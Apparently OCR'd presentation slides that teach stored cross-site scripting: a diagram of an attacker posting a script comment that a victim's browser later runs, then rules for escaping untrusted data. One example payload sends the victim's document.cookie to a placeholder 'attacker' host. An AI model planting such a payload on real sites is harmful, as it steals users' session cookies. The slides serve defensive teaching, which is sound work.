
XSS Attacks

A webapp nightmare

In 2007 more than 87% of the web security vulnerabilities were cross-site scripting flaws


A diagram that shows the different vulnerabilities in 2017



Vulnerabilities by Type

wordfence.com/learn

How it works



1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

Website's Response Script

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/latest-comment
3
200 OK
Victim's Browser
Website's Response to Victim

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Sanitization

Why Can't I Just HTML Entity Encode Untrusted Data?

Rule of thumb

- Never Insert Untrusted Data Except in Allowed Locations

Sanitization

Rule #1 – HTML Escape Before Inserting Untrusted Data into HTML Element Content

Rule #2 -Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes

Sanitization

Rule #3 – JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values

Rule #4 -CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values

Sanitization

Rule #5 -URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values